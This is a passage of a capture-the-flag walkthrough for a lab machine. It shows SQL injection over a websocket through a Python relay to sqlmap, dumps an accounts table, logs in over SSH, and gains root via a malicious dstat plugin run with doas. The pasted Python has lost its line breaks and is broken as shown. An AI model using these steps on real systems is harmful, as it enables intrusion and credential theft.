
and then login, after login we redirected to /check page

now if we enter the ticket id it check if ticket is available or not

but when submitting the request i’m not able to see any request that send to server, let’s use burpusite to check what’s going on behind the scenes

giIf we can see it sending the websockets instead of HTTP requests, to check if it is vulnerable to SQL injection or not, I searched for websocket SQLi. I found this amazing article → https://rayhan0x01.github.io/ctf/2021/04/02/blind-sqli-over-websocket-automation.html that gives the python script which creates middleware between websocket and sqlmap, in short creates website
from http.server import SimpleHTTPRequestHandlerfrom socketserver import TCPServerfrom urllib.parse import unquote, urlparsefrom websocket import create_connection
ws_server = "ws://soc-player.soccer.htb:9091/ws"
def send_ws(payload):  ws = create_connection(ws_server)  # If the server returns a response on connect, use below line  #resp = ws.recv() # If server returns something like a token on connect you can find and extract from here
  # For our case, format the payload in JSON  message = unquote(payload).replace('"','\'') # replacing " with ' to avoid breaking JSON structure  data = '{"id":"%s"}' % message
  ws.send(data)  resp = ws.recv()  ws.close()
  if resp:    return resp  else:    return ''
def middleware_server(host_port,content_type="text/plain"):
  class CustomHandler(SimpleHTTPRequestHandler):    def do_GET(self) -> None:      self.send_response(200)      try:        payload = urlparse(self.path).query.split('=',1)[1]      except IndexError:        payload = False
      if payload:        content = send_ws(payload)      else:        content = 'No parameters specified!'
      self.send_header("Content-type", content_type)      self.end_headers()      self.wfile.write(content.encode())      return
  class _TCPServer(TCPServer):    allow_reuse_address = True
  httpd = _TCPServer(host_port, CustomHandler)  httpd.serve_forever()
print("[+] Starting MiddleWare Server")print("[+] Send payloads in http://localhost:8081/?id=*")
try:  middleware_server(('0.0.0.0',8081))except KeyboardInterrupt:  pass
run above script with python - python3 server.py
and then run sqlmap on http://localhost:8081/?id=1

let’s enumerate databases using - sqlmap -u '[http://localhost:8081/?id=1](http://localhost:8081/?id=1)' --dbs

let’s get the list of tables in the Database - sqlmap -u '[http://localhost:8081/?id=1](http://localhost:8081/?id=1)' -D soccer_db --tables

nice we got the accounts table, we can dump data from it using --dump
sqlmap -u 'http://localhost:8081/?id=1' -D soccer_db -T accounts --dump
let’s ssh as player user
ssh player@10.10.11.194
i then ran find command to search to find any interesting SUID binaries
find / -type f -perm -4000 2>/dev/null
as i found the interesting SUID executable, doas searching for this utility on web i found that it works similar as sudo
we need to find the doas.conf file which works similar as sudoers file
find / -type f -name "doas.conf" 2>/dev/null
let’s read the conf file for the doas.conf
cat /usr/local/etc/doas.conf
uppon searching for the exploit for dstat i found https://gtfobins.github.io/gtfobins/dstat/

so we’ll create python file which contains the python code to spawn shell save the file at /usr/local/share/dstat/dstat_0xh3x.py
and then run it as root using doas, first will create malicious python file
echo 'import os; os.execv("/bin/bash", ["bash"])' >/usr/local/share/dstat/dstat_0xh3x.pynow run doas command to execute the dstat
doas -u root /usr/bin/dstat --0xh3x
